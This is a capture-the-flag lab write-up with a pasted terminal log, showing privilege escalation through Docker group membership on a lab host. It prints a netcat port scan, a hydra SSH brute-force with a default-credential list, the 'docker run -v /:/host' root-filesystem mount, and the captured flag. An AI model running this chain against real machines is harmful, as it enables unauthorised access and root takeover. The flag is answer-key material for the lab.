

Docker Group Privilege Escalation – PoC

Target

- IP: 172.31.33.210
 - Service: SSH
 - Vulnerability: User in Docker group → Root filesystem mount
-

Step 1 — Port Discovery

Port scan performed to identify open services.

```
seq 10001 20000 | xargs -P 200 -l{} sh -c 'nc -z -w1 172.31.33.210 {} >/dev/null 2>&1 && echo open:{}'
```

SSH service was discovered.

Step 2 — Weak Credential Discovery

Hydra brute-force attack used against SSH.

```
tmp=$(mktemp)
```

```
printf 'root:root\nroot:toor\nadmin:admin\nubuntu:ubuntu\ndocker:docker\nuser:user\nkali:kali\nguest:guest\n' >  
"$tmp"
```

```
hydra -C "$tmp" -t 4 -f ssh://172.31.33.210
```

Valid Credentials Found

user:user

Step 3 — SSH Access

Login using discovered credentials.

```
ssh user@172.31.33.210
```

Password:

user

Step 4 — Enumeration

Basic system enumeration performed.

```
id groups sudo -l
```

```
docker images
```

```
docker ps -a
```

Important Finding

User belongs to the `docker` group.

Example:

```
uid=1000(user) gid=1000(user) groups=1000(user),999(docker)
```

This is dangerous because Docker can mount the host filesystem directly.

Step 5 — Privilege Escalation via Docker

Mount host root (/) inside a container.

```
docker run --rm -v /:/host alpine sh
```

Now the host filesystem becomes accessible inside the container at:

```
/host
```

Step 6 — Locate Flag

Search for flag files on host.

```
find /host -maxdepth 3 -iname "*flag*" 2>/dev/null
```

Output:


```
/host/root/flag.txt
```

Step 7 — Read Root Flag

```
cat /host/root/flag.txt
```

Flag

```
ctf{coo1eimal5looYiu3janohf7quuhai3i}
```



```
user@ip-172-31-33-210: ~
Session Actions Edit View Help
Ready (cc2) (venv)kali@kali: ~ user@ip-172-31-33-210: ~

** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@ip-172-31-33-210's password:
Linux ip-172-31-33-210 5.10.0-38-cloud-amd64 #1 SMP Debian 5.10.249-1 (2026-02-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@ip-172-31-33-210:~$ docker run --rm -v /:/host alpine sh
user@ip-172-31-33-210:~$ find /host -maxdepth 3 -iname "*flag*" 2>/dev/null
user@ip-172-31-33-210:~$ cat /host/root/flag.txt
cat: /host/root/flag.txt: No such file or directory
user@ip-172-31-33-210:~$ id
groups
sudo -l
docker images
docker ps -a
uid=1004(user) gid=1005(user) groups=1005(user),997(docker)
user docker

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for user:
Sorry, user user may not run sudo on ip-172-31-33-210.
REPOSITORY TAG IMAGE ID CREATED SIZE
alpine latest 7e01a0d0a1dc 2 years ago 7.34MB
hello-world latest 9c7a54a9a43c 3 years ago 13.3kB
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
a115a181d644 hello-world /hello 2 years ago Exited (0) 2 years ago zealous_bell
user@ip-172-31-33-210:~$ docker run --rm -v /:/host alpine sh
user@ip-172-31-33-210:~$ find /host -maxdepth 3 -iname "*flag*" 2>/dev/null
user@ip-172-31-33-210:~$ docker run --rm -it -v /:/host alpine sh
/ # ls /host
bin dev home lib32 libx32 media opt root shin sys usr
boot etc lib lib64 lost+found mnt proc run srv tmp var
/ # cat /host/root/flag.txt
ctf{coo1eimal5looYiu3janohf7quuhai3i}
/ #
```